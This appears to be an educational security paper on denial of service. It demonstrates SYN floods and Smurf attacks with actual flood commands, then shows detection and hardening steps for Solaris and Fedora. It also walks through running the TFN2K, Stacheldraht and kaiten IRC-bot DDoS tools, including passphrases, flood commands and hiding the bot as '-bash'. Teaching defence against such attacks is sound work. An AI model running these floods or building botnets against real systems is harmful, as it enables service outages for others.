Abstract

There are many papers written on the subject of network denial of service. Many papers talk about the attack in theory and then give examples of how to protect against these attacks. The purpose of this paper is to give examples of both sides of the attack using the actual attacker tools.

A. Types of Denial of Service

The first part of this paper focuses on the methods of attack, detection, and prevention for network based denial of service. The end result in the cases mentioned below are bandwidth consumption AND system networking resource exhaustion.

A.1 SYN Flood Denial of Service

From: CERT® Advisory CA-1996-21 TCP SYN Flooding and IP Spoofing Attacks
http://www.cert.org/advisories/CA-1996-21.html

When a system (called the client) attempts to establish a TCP connection to a system providing a service (the server), the client and server exchange a set sequence of messages. This connection technique applies to all TCP connections--telnet, Web, email, etc. The client system begins by sending a SYN message to the server. The server then acknowledges the SYN message by sending SYN-ACK message to the client. The client then finishes establishing the connection by responding with an ACK message. The connection between the client and the server is then open, and the service-specific data can be exchanged between the client and the server. Here is a view of this message flow:

```
Client                  Server
------                  ------
SYN-------------------> (LISTEN)
<-------------------SYN-ACK (SYN_RCVD)
ACK-------------------> (ESTABLISHED)
```

The potential for abuse arises at the point where the server system has sent an acknowledgment (SYN-ACK) back to client but has not yet received the ACK message. This is what we mean by half-open connection. The server has built in its system memory a data structure describing all pending connections. This data structure is of finite size, and it can be made to overflow by intentionally creating too many partially-open connections.

Creating half-open connections is easily accomplished with IP spoofing. The attacking system sends SYN messages to the victim server system; these appear to be legitimate but in fact reference a client system that is unable to respond to the SYN-ACK messages. This means that the final ACK message will never be sent to the victim server system.
The half-open connections data structure on the victim server system will eventually fill; then the system will be unable to accept any new incoming connections until the table is emptied out. Normally there is a timeout associated with a pending connection, so the half-open connections will eventually expire and the victim server system will recover. However, the attacking system can simply continue sending IP-spoofed packets requesting new connections faster than the victim system can expire the pending connections.

In most cases, the victim of such an attack will have difficulty in accepting any new incoming network connection. In these cases, the attack does not affect existing incoming connections nor the ability to originate outgoing network connections. However, in some cases, the system may exhaust memory, crash, or be rendered otherwise inoperative.
The location of the attacking system is obscured because the source addresses in the SYN packets are often implausible. When the packet arrives at the victim server system, there is no way to determine its true source. Since the network forwards packets based on destination address, the only way to validate the source of a packet is to use input source filtering.

A.1.1 Initiating a SYN Flood Attack

Here is a sample SYN flood to victim ddos-1.example.com using a packet creation utility called "sendip". (**http://www.earth.li/projectpurple/progs/sendip.html**). The attacker sends a flood of packets in a loop with a random source IP (-is) and TCP port (-ts) to port 23 (**`telnet`**) on the victim, **`ddos-1.example.com`**.

```
attacker# while :
> do ./sendip -p ipv4 -p tcp -ts r -td 23 ddos-1.example.com
> done

victim# tcpdump -ni eth0 port 23
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on eth0, link-type EN10MB (Ethernet), capture size 96 bytes
07:56:53.238310 IP 189.154.206.199.49552 > 192.168.81.104.telnet: S 2350703697:2350703697
(0) win 65535
07:56:53.263726 IP 189.154.206.199.49552 > 192.168.81.104.telnet: S 2350703697:2350703697
(0) win 65535
07:56:53.284734 IP 191.32.219.89.39755 > 192.168.81.104.telnet: S 532957792:532957792(0)
win 65535
07:56:53.301734 IP 228.43.68.93.41278 > 192.168.81.104.telnet: S 3480304186:3480304186(0)
win 65535
07:56:53.316737 IP 8.217.134.162.6578 > 192.168.81.104.telnet: S 1477880851:1477880851(0)
```

A.1.2 Using netstat to detect SYN Floods

A half open TCP connection is stored in the TCP Half Open Queue in the state "**SYN_RCVD**". It should take less than one second for a TCP connection to transition from the "**SYN_RCVD**" state to the **"ESTABLISHED**" state. The only time you will ever see a connection in the "**SYN_RCVD**" state is during a SYN flood.

```
victim# netstat -an | grep "SYN_RCVD"
192.168.81.1.23      113.124.90.79.17564      0      0 49312      0 SYN_RCVD
192.168.81.1.23      21.230.247.14.28218      0      0 49312      0 SYN_RCVD
192.168.81.1.23      136.168.88.132.38859     0      0 49312      0 SYN_RCVD
192.168.81.1.23      5.112.17.14.5174         0      0 49312      0 SYN_RCVD
192.168.81.1.23      61.199.84.97.34557       0      0 49312      0 SYN_RCVD
192.168.81.1.23      152.193.254.8.29844      0      0 49312      0 SYN_RCVD
192.168.81.1.23      77.123.221.130.11851     0      0 49312      0 SYN_RCVD
192.168.81.1.23      243.113.58.156.40921     0      0 49312      0 SYN_RCVD
```

Probe the kernel TCP driver directly.

Fedora Core 2

Notice the high amount of "**failed connection attempts**" and the amount of "**segments**" received.

```
victim# netstat -s -t | more
Tcp:
    11 active connections openings
    3 passive connection openings
    4224 failed connection attempts
    0 connection resets received
    6 connections established
    7166 segments received
    3432 segments send out
    0 segments retransmited
    0 bad segments received.
    739 resets sent
```

<snip>

Solaris 9

Notice the increased amount of "**tcpHalfOpenDrop**". This means you are dropping half open connections did not

complete timeout rate. Ideally, you this number should be 0.

```
victim# while : ; do netstat -s -P tcp -f inet | grep tcpHalfOpenDrop; sleep 1 ; done
        tcpHalfOpenDrop     =  7560     tcpOutSackRetrans   =     0
        tcpHalfOpenDrop     =  7574     tcpOutSackRetrans   =     0
        tcpHalfOpenDrop     =  7593     tcpOutSackRetrans   =     0
        tcpHalfOpenDrop     =  7612     tcpOutSackRetrans   =     0
        tcpHalfOpenDrop     =  7630     tcpOutSackRetrans   =     0
```

A.1.3 Protecting Against SYN Floods

SYN Floods exploit the underlying structure of TCP/IP. A SYN Flood can't be stopped by modifying the TCP protocol. Any modifications to the protocol may damage the core functionality of TCP/IP. There are various methods approaches out there to lessen the effect of a SYN flood by changing how the host reacts to the attack. The three most common ways are listed below:

- Increase the size of the TCP backlog queue for half open connections.
- Decrease the amount of time the TCP driver keeps half open connections.
- Enable TCP cookies.

A.1.4 Protecting Solaris 9

Increase the Backlog Queue:

From: Solaris Operating Environment Network Settings for Security: Updated for Solaris 9 Operating Environment, By Sun Microsystems, Sep 12, 2003. http://www.phptr.com/articles/article.asp?p=101138&seqNum=5

"When an attack occurs and the unestablished connection queue fills, an algorithm drops the oldest SYN segments first and allows the legitimate connections to complete. Patch 103582-11 (and later) adds this new queue system to the Solaris 2.5.1 OE release. The Solaris 2.6, 7, 8, and 9 OE releases have it incorporated. When a system is under attack, this message will appear in the logs:"

```
victim# tail -f /var/adm/messages
Oct 29 13:01:08 s10-66-hack ip: [ID 995438 kern.warning] WARNING: High TCP connect
timeout rate! System (port 23) may be under a SYN flood attack!
```

Set the parameters using the **ndd** utility.

```
victim# /usr/sbin/ndd -set /dev/tcp tcp_rexmit_interval_initial 2000
victim# /usr/sbin/ndd -set /dev/tcp tcp_rexmit_interval_min 1000
victim# /usr/sbin/ndd -set /dev/tcp tcp_rexmit_interval_max 60000
victim# /usr/sbin/ndd -set /dev/tcp tcp_conn_req_max_q0 10240
```

Decrease the Backlog Queue Times

The Solaris TCP/IP stack holds on to half open connections for 3 (180000ms) minutes. This is extremely generous considering most connections take less than one second to establish. The following sets the queue to 10 seconds.

```
victim# /usr/sbin/ndd -set /dev/tcp tcp_ip_abort_interval 60000
victim# /usr/sbin/ndd -set /dev/tcp tcp_ip_abort_cinterval 10000
victim# /usr/sbin/ndd -set /dev/tcp tcp_time_wait_interval 30000
```

A.1.5 Protecting Linux (Fedora Core 2)

Increase the Backlog Queue

The "**sysctl**" utility has many purposes for tuning. A great article on tuning Linux with "**sysctl**" can be found at: **http://www.samag.com/documents/s=8920/sam0311a/0311a.htm**

```
victim# sysctl net.ipv4.tcp_max_syn_backlog
net.ipv4.tcp_max_syn_backlog=256
victim# sysctl -w net.ipv4.tcp_max_syn_backlog=512
```

Enable SYN COOKIES

From: Hardening the TCP/IP stack to SYN attacks, Mariusz Burdach, September 10, 2003
http://www.securityfocus.com/infocus/1729

"SYN cookies protection is especially useful when the system is under a SYN flood attack and source IP addresses of SYN packets are also forged (a SYN spoofing attack). This mechanism allows construction of a packet with the SYN and ACK flags set and which has a specially crafted initial sequence number (ISN), called a cookie. The value of the cookie is not a pseudo-random number generated by the system but instead is the result of a hash function. This hash result is generated from information like: source IP, source port, destination IP, destination port plus some secret values. During a SYN attack the system generates a response by sending back a packet with a cookie, instead of rejecting the connection when the SYN queue is full. When a server receives a packet with the ACK flag set (the last stage of the three-way handshake process) then it verifies the cookie. When its value is correct, it creates the connection, even though there is no corresponding entry in the SYN queue. Then we know that it is a legitimate connection and that the source IP address was not spoofed. It is important to note that the SYN cookie mechanism works by not using the backlog queue at all, so we don't need to change the backlog queue size."

```
victim# sysctl -w net.ipv4.tcp_syncookies=1
net.ipv4.tcp_syncookies = 1
```

Decrease the Backlog Queue Times

The default half open connection time for Linux is 3 minutes.

```
victim# sysctl net.ipv4.tcp_synack_retries
net.ipv4.tcp_synack_retries = 5
victim# sysctl -w net.ipv4.tcp_synack_retries=1
net.ipv4.tcp_synack_retries = 1 (every 3rd second for 9 seconds)
```

Install "modwall" Firewall Rulsets

The "**modwall**" package contains additional **iptables** modules and "blocks" or shell scripts that automate insertion of common rulesets. Each brick creates its own chain. The **modwall** package is one of the many helpful projects by Bill Stearns and can be downloaded from **http://www.stearns.org/modwall**. In terms of helping prevent SYN floods, **modwall** includes a brick for dropping packets from the "bogon" or unallocated Internet address space. This will help reduce the amount of packets that are processed from a random spoofed SYN flood sources. Installation and usage is very simple:

```
vicitm# rpm -iv modwall*
victim# cd /usr/lib/modwall
victim# ./bogons DROP
victim# service iptables save
victim# more /etc/sysconfig/iptables
<snip>
-A bogons -s 5.0.0.0/255.0.0.0 -j DROP
-A bogons -d 5.0.0.0/255.0.0.0 -j DROP
```

```
-A bogons -s 7.0.0.0/255.0.0.0 -j DROP
-A bogons -d 7.0.0.0/255.0.0.0 -j DROP
-A bogons -s 23.0.0.0/255.0.0.0 -j DROP
-A bogons -d 23.0.0.0/255.0.0.0 -j DROP
-A bogons -s 27.0.0.0/255.0.0.0 -j DROP
<snip>
```

Rate Limit the Amount of Inbound SYN Packet

After determining what the average number of TCP SYN packets per second, a limit can be set within IPTables.

```
victim# iptables -A FORWARD -p tcp --syn -m limit --limit 2/s -j ACCEPT
```

See http://www.netfilter.org/documentation/ HOWTO/packet-filtering-HOWTO.a4.ps for more information.

A.2 SMURF ICMP Denial of Service

From: CERT® Advisory CA-1998-01 Smurf IP Denial-of-Service Attacks, Last revised: March 13, 2000
http://www.cert.org/advisories/CA-1998-01.html

The two main components to the smurf denial-of-service attack are the use of forged ICMP echo request packets and the direction of packets to IP broadcast addresses.

The Internet Control Message Protocol (ICMP) is used to handle errors and exchange control messages. ICMP can be used to determine if a machine on the Internet is responding. To do this, an ICMP echo request packet is sent to a machine. If a machine receives that packet, that machine will return an ICMP echo reply packet. A common implementation of this process is the "ping" command, which is included with many operating systems and network software packages. ICMP is used to convey status and error information including notification of network congestion and of other network transport problems. ICMP can also be a valuable tool in diagnosing host or network problems.

On IP networks, a packet can be directed to an individual machine or broadcast to an entire network. When a packet is sent to an IP broadcast address from a machine on the local network, that packet is delivered to all machines on that network. When a packet is sent to that IP broadcast address from a machine outside of the local network, it is broadcast to all machines on the target network (as long as routers are configured to pass along that traffic).

IP broadcast addresses are usually network addresses with the host portion of the address having all one bits. For example, the IP broadcast address for the network 10.0.0.0 is 10.255.255.255. If you have subnetted your class A network into 256 subnets, the IP broadcast address for the 10.50 subnet would be 10.50.255.255. Network addresses with all zeros in the host portion, such as 10.50.0.0, can also produce a broadcast response.

In the "smurf" attack, attackers are using ICMP echo request packets directed to IP broadcast addresses from remote locations to generate denial-of-service attacks. There are three parties in these attacks: the attacker, the intermediary, and the victim (note that the intermediary can also be a victim).

The intermediary receives an ICMP echo request packet directed to the IP broadcast address of their network. If the intermediary does not filter ICMP traffic directed to IP broadcast addresses, many of the machines on the network will receive this ICMP echo request packet and send an ICMP echo reply packet back. When (potentially) all the machines on a network respond to this ICMP echo request, the result can be severe network congestion or outages.

When the attackers create these packets, they do not use the IP address of their own machine as the source address. Instead, they create forged packets that contain the spoofed source address of the attacker's intended victim. The result is that when all the machines at the intermediary's site respond to the ICMP echo requests, they send replies to the victim's machine. The victim is subjected to network congestion that could potentially make the network unusable. Even though we have not labeled the intermediary as a "victim," the intermediary can be victimized by suffering the same types of problem that the "victim" does in these attacks.

Attackers have developed automated tools that enable them to send these attacks to multiple intermediaries at the same time, causing all of the intermediaries to direct their responses to the same victim. Attackers have also developed tools to look for network routers that do not filter broadcast traffic and networks where multiple hosts respond. These networks can the subsequently be used as intermediaries in attacks.

A.2.1 Initiating an ICMP Smurf Attack

Here is a sample ICMP Smurf attack to victim ddos-1.example.com using a packet creation utility called "**sing**" (Send ICMP Nasty Garbage - **http://www.s21sec.com/download/SING-current.tar.gz**). The attacker sends a ping with a packet size of 1KB to the broadcast **192.168.81.255** network with a spoofed source address of **ddos-1.example.com**.

```
attacker# cd /usr/local/sing
attacker# ./sing -echo -s 1024 -S ddos-1.example.com 192.168.81.255
SINGing to 192.168.81.255 (192.168.81.255): 16 data bytes
<snip>
```

The victim starts to receive a flood of unsolicited ICMP responses from all hosts on the **192.168.81.255** network even though the victim is NOT initiating the ping to the broadcast.

```
victim# tcpdump -ni eth0 icmp | grep reply
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on eth0, link-type EN10MB (Ethernet), capture size 96 bytes
05:31:39.435997 IP 192.168.81.1 > 192.168.81.101: icmp 16: echo reply seq 9472
05:31:39.436668 IP 192.168.81.104 > 192.168.81.101: icmp 16: echo reply seq 9472
05:31:39.438082 IP 192.168.81.105 > 192.168.81.101: icmp 16: echo reply seq 9472
05:31:39.439051 IP 192.168.81.106> 192.168.81.101: icmp 16: echo reply seq 9472
05:31:39.439357 IP 192.168.81.108 > 192.168.81.101: icmp 16: echo reply seq 9472
05:31:39.441213 IP 192.168.81.107 > 192.168.81.101: icmp 16: echo reply seq 9472
<snip>
```

A.2.2 Detecting ICMP Smurf Attacks with "netstat"

A disproportionate amount of inbound ICMP messages to outbound messages is a giveaway that a flood is taking place. In the following example on the victim, no outbound messages are reported but a flood of inbound messages are reported.

Fedora Core 2

```
victim# while :; do netstat -s| grep -i icmp | egrep 'received|sent' ; sleep 1; done
    1688 ICMP messages received
    0 ICMP messages sent
    1705 ICMP messages received
    0 ICMP messages sent
    1735 ICMP messages received
    0 ICMP messages sent
```

Solaris 9

```
victim# while :; do netstat -s -P icmp -f inet | egrep 'icmpInEchoReps|icmpOutEchos';
sleep 1 ; done
        icmpInEchos         =   895     icmpInEchoReps      =   5920
        icmpOutRedirects    =     0     icmpOutEchos        =     0
        icmpInEchos         =   896     icmpInEchoReps      =   5955
        icmpOutRedirects    =     0     icmpOutEchos        =     0
        icmpInEchos         =   897     icmpInEchoReps      =   5990
        icmpOutRedirects    =     0     icmpOutEchos        =     0
```

A.2.3 Detecting ICMP Smurf Attacks with "smurflog"

SmurfLog v2.1 by Richard Steenbergen <humble@lightning.net> (http://www.bitchx.com/~humble) is designed to log smurf attacks and the amplifier networks. Essentially, it is an ICMP Echo Reply logger in which logging only begins after passing a certain threshold rate of packets/sec and kilobytes/sec from incoming echo replies. The default threshold is set to 500 packets and 50 kilobytes per second. These are adjustable in the **config.h** file in the source distribution.

```
vicitm# cd /usr/local/smurflog
vicitm# ./smurflog -f /var/log/smurflog
Smurflog v2.1 by Richard Steenbergen <humble@lightning.net>
Now monitoring eth0 for smurf attacks.
Launching into background (pid: 2071)
victim# tail -f /var/log/smurflog
Nov  2 07:06:27 Threshold reached, 65.6kbps 50pkt/s, Looks like a smurf.
Nov  2 07:06:28 #1 - Probable Smurf attack detected from 192.168.81.0/24 (1500 bytes)
```

A.2.4 Preventing Smurf Attacks

The first part of preventing a smurf attack is to ensure that your clients are not used as an amplified network against another victim. This can be achieved by turning off all replies to ICMP broadcast requests. It is otherwise difficult to stop ICMP due to the statelessnes of it's protocol. Unlike the statefulness of TCP. ICMP does not have many conditions to filter on. Disabling all ICMP may break some of the features of IPv4 like IP fragmentation.

Solaris 9

```
victim# /usr/sbin/ndd -set /dev/ip ip_respond_to_address_mask_broadcast 0
victim# /usr/sbin/ndd -set /dev/ip ip_respond_to_timestamp 0
victim# /usr/sbin/ndd -set /dev/ip ip_respond_to_timestamp_broadcast 0
victim# / usr/sbin/ndd -set /dev/ip ip_forward_directed_broadcasts 0
victim# /usr/sbin/ndd -set /dev/ip ip_respond_to_echo_broadcast 0
victim# /usr/sbin/ndd -set /dev/ip ip6_respond_to_echo_multicast 0
victim# /usr/sbin/ndd -set /dev/ip ip_icmp_err_interval 1000
victim# /usr/sbin/ndd -set /dev/ip ip_icmp_err_burst 1
```

Fedora Core 2

```
# sysctl -w net.ipv4.icmp_echo_ignore_broadcasts=1
net.ipv4.icmp_echo_ignore_broadcasts = 1
```

A sample **iptables** rule like the following would allow remote hosts to ping the victim, allow the victim to ping hosts within it's subnet, but would deny any replies from any other network. If those replies were unsolicited, then the victim would drop them.

```
vicitm# iptables -A RH-Firewall-1-INPUT -p icmp --icmp-type echo-reply -s !
192.168.81.0/255.255.255.0 -j REJECT
```

B. Distributed Denial of Service

This section of this paper focuses on the actual methods of DDoS attacks demonstrating the tools used by attackers in the wild. The purpose is to show the feasibility of these attacks.

B.1 TFN2K Analysis

From: "TFN2K - An Analysis" , Jason Barlow and Woody Thrower - AXENT Security Team, February 10, 2000 (Updated March 7, 2000) Revision: 1.3

"TFN2K allows masters to exploit the resources of a number of agents in order to coordinate an attack against one or more designated targets. Currently, UNIX, Solaris, and Windows NT platforms that are connected to the Internet, directly or indirectly, are susceptible to this attack. However, the tool
could easily be ported to additional platforms. "

"TFN2K is a two-component system: a command driven client on the master and a daemon process operating on an agent. The master instructs its agents to attack a list of designated targets. The agents respond by flooding the targets with a barrage of packets. Multiple agents, coordinated by the master, can work in tandem during this attack to disrupt access to the target. Master-to-agent communications are encrypted, and may be intermixed
with any number of decoy packets. Both master-to-agent communications and the attacks themselves can be sent via randomized TCP, UDP, and ICMP packets. Additionally, the master can falsify its IP address (spoof). These facts significantly complicate development of effective and efficient countermeasures for TFN2K.[iii]"

The server daemon is called "**td**" and starts a process called "**tfn-daemon**" by default:

```
zombie# ./td
zombie# ps -ef | grep tfn
root      2712     1  1 21:25 ?        00:00:42 tfn-daemon
```

A process called "**tfn-child**" starts when a command is received from a client.

```
zombie# ps -ef | grep tfn-child
root      2789  2712 99 21:59 ?        00:12:12 tfn-child
```

In the following example, the attacker uses a server source file of "**hosts.txt**" that contains a list of the zombie servers to start a syn flood on port 25 to the victim of **ddos-1.example.com**:

```
attacker# ./tfn -P ICMP -f hosts.txt -c 5 -i ddos-1.example.com -p 25

        Protocol      : icmp
        Source IP     : random
        Client input  : list
        TCP port      : 25
        Target(s)     : 192.168.81.101
        Command       : commence syn flood, port: 25

Password verification:

Sending out packets: .
#
```

Here is a capture of the encrypted TFN2K communication packets:

```
attacker# ethereal -nVi eth0 icmp
```

Notice the spoofed source IP address of **106.128.80.0** which obfuscates the client machine running the tfn command.

```
Internet Protocol, Src Addr: 106.128.80.0 (106.128.80.0), Dst Addr: 192.168.81.128
(192.168.81.128)

<<SNIP>>

Internet Control Message Protocol
```

```
    Type: 0 (Echo (ping) reply)
    Code: 0
    Checksum: 0x2824 (correct)
    Identifier: 0xa86c
    Sequence number: 0x0000
    Data (44 bytes)

0000  77 41 58 51 46 78 48 78 4f 65 41 68 53 6a 39 33   wAXQFxHxOeAhSj93
0010  6b 78 65 32 6a 55 48 6b 46 36 41 77 33 2b 45 65   kxe2jUHkF6Aw3+Ee
0020  52 65 52 2b 42 63 64 47 71 5a 73 41               ReR+BcdGqZsA
```

The flood command is in the encrypted payload of the ICMP ping. Although it appears to be a standard ICMP echo reply.

Here is a **tcpdump** capture of the flood itself:

```
14.959980  7.223.124.0 -> 192.168.89.127 TCP 48532 > 25 [SYN, URG] Seq=0 Ack=0 Win=57707,
bogus TCP header length (0, must be at least 20)
 14.959982 71.204.150.0 -> 192.168.89.127 TCP 47344 > 25 [SYN, URG] Seq=0 Ack=0
Win=11861, bogus TCP header length (0, must be at least 20)
 14.959984  43.84.122.0 -> 192.168.89.127 TCP 42314 > 25 [SYN, URG] Seq=0 Ack=0
Win=13745, bogus TCP header length (0, must be at least 20)
 14.959986  114.83.46.0 -> 192.168.89.127 TCP 48491 > 25 [SYN, URG] Seq=0 Ack=0
Win=62514, bogus TCP header length (0, must be at least 20)
```

A breakdown of this packet reveals some serious problems:

The spoofed source IP address has a last octet of “0”.
14.959989 208.200.24.0 -> 192.168.89.127

Part 1 of “3 way handshake” should never have “**Urgent**” flag set.
TCP 33020 > 25 [SYN, URG]

The initial sequence number (ISN) should be anything but “0” - should be incremental or psuedo random.
Seq=0 Ack=0

All TCP/IPv4 headers are 20 bytes.
bogus TCP header length (0, must be at least 20)

B.2 Stacheldraht Analysis

Stacheldraht (German for "barbed wire") combines features of the "**trinoo**" distributed denial of service tool, with those of the original TFN, and adds encryption of communication between the attacker and **stacheldraht** masters and automated update of the agents. [i]

There are 3 components:

- **mserv** – handles all DdoS agents and controlled by the attacker
- **td** – the actual DDoS agent installed on hundreds of “zombies”
- **client** – the attacker's control utility to connect to the mserv handler and start the DDoS

The **mserv** handler is started on a “master” server:

```
server# ./mserv
[*]-stacheldraht-[*] - forking in the background...
1 bcasts were successfully read in.
```

```
# netstat -an | grep 65
tcp        0      0 0.0.0.0:65512           0.0.0.0:*               LISTEN
# lsof -i | grep 65
mserv   1648 root    3u  IPv4   2988       TCP *:60001 (LISTEN)
```

Notice the **mserv** process appears in the process table as **(httpd)** according to the config file (**config.h**) for the **mserv** (**mserv.c**) program.

```
server# more config.h

<snip>

#define HIDEKIDS "httpd"

server# ps –ef | grep httpd
root      1669     1 60 19:18 tty1     00:31:37 (httpd)
root      1670     1  0 19:18 tty1     00:00:00 (httpd)
```

The agent "**td**" is installed on hundreds of clients and listens on TCP port 60001.

```
zombie# ./td
zombie# lsof -i | grep td
td       1777 root    0u  IPv4   2992       TCP *:60001 (LISTEN)
```

When each agent starts up, it attempts to read a master server configuration file to learn which handler(s) may control it. This file is a list of IP addresses, encrypted using Blowfish, with a passphrase of "**randomsucks**". Failing to find a configuration file, there are one or more default handler IP addresses compiled into the program (shown above as "**1.1.1.1**" and "**127.0.0.1**" - these will obviously be changed).

Once the agent has determined a list of potential handlers, it then starts at the beginning of the list of handlers and sends an **ICMP_ECHOREPLY** packet with an ID field containing the value 666 and data field containing the string "**skillz**". If the master gets this packet, it sends back an **ICMP_ECHOREPLY** packet with an ID field containing the value **667** and data field containing the string "**ficken**". (It should be noted that there appears to be a bug that makes the handler and agent send out some large, e.g., >1000 byte, packets. The handler and agent continue periodically sending these **666|skillz / 667|ficken** packets back and forth. This would be one way of detecting agents/masters by passively monitoring these ICMP packets.)[ii]

Here is a packet capture from an agent (**192.168.81.120**) to the handler (**192.168.81.124**)

```
zombie# tethereal -nVi eth0 icmp

<snip>

Internet Protocol, Src Addr: 192.168.81.120 (192.168.81.120), Dst Addr: 192.168.81.124
(192.168.81.124)

<snip>

Internet Control Message Protocol
    Type: 0 (Echo (ping) reply)
    Code: 0
    Checksum: 0xb413 (correct)
    Identifier: 0x029a
    Sequence number: 0x0000
    Data (1016 bytes)

0000  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
```

```
0010  00 00 00 00 73 6b 69 6c 6c 7a 00 00 00 00 00 00   ....skillz......

<snip>
```

Here is the reply from the server:

```
zombie# tethereal -nVi eth0 icmp
Internet Protocol, Src Addr: 192.168.81.124 (192.168.81.124), Dst Addr: 192.168.81.120
(192.168.81.120)

<snip>

Internet Control Message Protocol
    Type: 0 (Echo (ping) reply)
    Code: 0
    Checksum: 0xce21 (correct)
    Identifier: 0x029b
    Sequence number: 0x0000
    Data (1016 bytes)

0000  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
0010  00 00 00 00 66 69 63 6b 65 6e 00 00 00 00 00 00   ....ficken......

<snip>
```

With the agents and handlers in place, the attacker now connects to the handler:

```
attacker# ./client 192.168.81.124
    [*] stacheldraht [*]
 (c) in 1999 by randomizer

trying to connect...
connection established.
-------------------------------------
enter the passphrase :  sicken
-------------------------------------
entering interactive session.
*****************************
   welcome to stacheldraht
*****************************

stacheldraht(status: a!0 d!0)>
```

The passphrase of "**sicken**" was compiled into the **mserv** process when Stacheldraht v1.666 was compiled.

```
attacker# cd stacheldraht-1.666
attacker# make
gcc -lcrypt setup.c -o setup
./setup
-Pre-Compilation----------------------
enter the passphrase : sicken
```

Once logged in, the attacker can initiate a series of attacks. The following commands start a flood on victim **192.168.81.132** and then check flood status:

```
stacheldraht(status: a!0 d!0)>stacheldraht(status: a!0 d!0)>.msyn 192.168.81.132
mass syn flooding
1 floodrequests were sent to 1 bcasts.
stacheldraht(status: a!0 d!0)>.mlist
```

```
the followings ip(s) are getting packeted...
-----------------------------------------
192.168.81.132
-----------------------------------------

stacheldraht(status: a!0 d!0)>
```

The actual commands from the attacker to the handler are encrypted using a Blowfish with a key of "**randomsucks**". Notice all traffic on the server port of 60001:

```
zombie# tethereal –ni eth0

3.597492 192.168.81.131 -> 192.168.81.124 TCP 1029 > 60001 [ACK] Seq=1024 Ack=2048
Win=39096 Len=0 TSV=2033271 TSER=5293867
  3.607864 192.168.81.124 -> 192.168.81.131 TCP 60001 > 1029 [PSH, ACK] Seq=2048 Ack=1024
Win=23552 Len=1024 TSV=5293948 TSER=2033271
  3.607873 192.168.81.131 -> 192.168.81.124 TCP 1029 > 60001 [ACK] Seq=1024 Ack=3072
Win=39096 Len=0 TSV=2033277 TSER=5293948
```

The flood is evident on the victim. Here is a capture of the inbound syn flood.

```
victim# tethereal –ni eth0
  3.630615 192.168.81.161 -> 192.168.82.132 TCP 1307 > 14677 [SYN] Seq=0 Ack=0 Win=65535
Len=0
  3.638389 192.168.81.161 -> 192.168.82.132 TCP 1307 > 1 [SYN] Seq=0 Ack=0 Win=65535 Len=0
  3.638399 192.168.81.161 -> 192.168.82.132 TCP 1307 > 2 [SYN] Seq=0 Ack=0 Win=65535 Len=0
  3.638407 192.168.81.161 -> 192.168.82.132 TCP 1307 > 3 [SYN] Seq=0 Ack=0 Win=65535 Len=0
  3.644394 192.168.81.161 -> 192.168.82.132 TCP 1307 > 4 [SYN] Seq=0 Ack=0 Win=65535 Len=0
  3.644403 192.168.81.161 -> 192.168.82.132 TCP 1307 > 5 [SYN] Seq=0 Ack=0 Win=65535 Len=0
  3.651398 192.168.81.161 -> 192.168.82.132 TCP 1307 > 6 [SYN] Seq=0 Ack=0 Win=65535 Len=0
  3.651408 192.168.81.161 -> 192.168.82.132 TCP 1307 > 7 [SYN] Seq=0 Ack=0 Win=65535 Len=0
  3.651416 192.168.81.161 -> 192.168.82.132 TCP 1307 > 8 [SYN] Seq=0 Ack=0 Win=65535 Len=0
  3.651424 192.168.81.161 -> 192.168.82.132 TCP 1307 > 9 [SYN] Seq=0 Ack=0 Win=65535 Len=0
```

B.3.1 IRC DDoS Introduction

IRC is the standard for Internet based distributed denial of service often called a "BotNet". There are multiple papers available on the Internet that describe the process. In summary, an attacker uses IRC as the communication framework to the zombie (bots) hosts. Here are all the components of an IRC DDoS:

- **IRC Server** – This may be a public server like EFNET or DALNET or a standalone server on another compromised host.
- **IRC Bot** – IRC bots are legitimate processes that run in the background and stay connected to an IRC server, keeping a channel alive. Attackers leverage this technology to have a zombie bot automatically connect to the communications channel of the IRC server. The attacker compromises multiple hosts and creates a "BotNet". The most popular legitimate IRC bot for Unix is "**Egg Drop**" and it can be found at **http://www.eggheads.org**
- **IRC Bouncer** – IRC Bouncers are legitimate processes that proxy an IRC connection. Instead of connecting directly to the IRC server, an IRC client connects to a bouncer. The bouncer keeps the connection active even if the client disconnects. The client's nick is still registered on the IRC channel and **`a /whois "nick"`** returns the IP address of the bouncer, not the IRC client. An attacker leverages this technology to hide the location from which the connection is being made to the IRC server. A very popular bouncer for both good and evil purposes is "**PsyBNC**" and it can be downloaded at **http://www.psychoid.net.**

B.3.2 IRC DDoS Analysis

The following hosts were used to create the example BotNet explained below:

OPERATING SYSTEM: Fedora Core 2
DOMAIN: example.com
IRC SERVER: irc.example.com (192.168.81.254)
IRC BOTS (zombie): ddos-4.example.com (192.168.81.104), ddos-5.example.com (192.168.81.105)
IRC CLIENT (attacker): ddos-1.example.com (192.168.81.101)
DDOS VICTIM (victim): router.example.com (192.168.81.1)

The attacker identifies a suitable IRC Server. Most public IRC servers have enable many DDoS countermeasures. The attacker may setup his own IRC server. For the purposes of this exercise, an IRC server called "**claka**" **(http://www.stalphonsos.com/~attila/crackalaka/)** was installed. Once a suitable DDoS server is found, the attacker starts building a BotNet by compromising a multitude of hosts on the Internet. The most common victims are residential broadband customers (cable/DSL) and university campuses.

Most compromises of remote hosts leverage a buffer overflow exploit of an unpatched security hole. This "back door" is then followed by a scripted attack for rapid deployment purposes. A "root kit" on trojan utilities is often installed along with an IRC bot. There are a multitude of papers available on the Internet that describe buffer overfolws.

The following IRC bot is called "**kaiten**" and the source code can be downloaded from **http://www.packetstormsecurity.com**. It compiles without any errors on the Linux 2.6 kernel. Some simple modifications need to be made to the source code to define whether or not to start at boot and the name of the IRC server to connect. Once compiled and executed, the bot will appear in the zombie process table as a "**-bash**" process (per the **kaiten.c** source).

```
attacker# vi kaiten.c
#undef STARTUP                  // Start on startup?
#undef IDENT                    // Only enable this if you absolutely have to
#define FAKENAME "-bash"        // What you want this to hide as
#define CHAN "#ddos"    // Channel to join
#define KEY "bleh"              // The key of the channel
int numservers=1;               // Must change this to equal number of servers down there
char *servers[] = {             // List the servers in that format, always end in (void*)0
        "irc.example.com",
        (void*)0
};
attacker# gcc kaiten.c -o kaiten
zombie# ./kaiten
```

This bot will automatically connect to the IRC server **irc.example.com** with a randomly selected NICK and created a channel called **#ddos**.

Here is a log entry from the IRC server that shows the connection from the DDoS zombie:

```
server# tail /usr/local/claka/var/claka/claka.conf
2004-10-30 09:25:55 PDT|claka 2336 [1]: accepted connection from 192.168.81.104 on socket
5
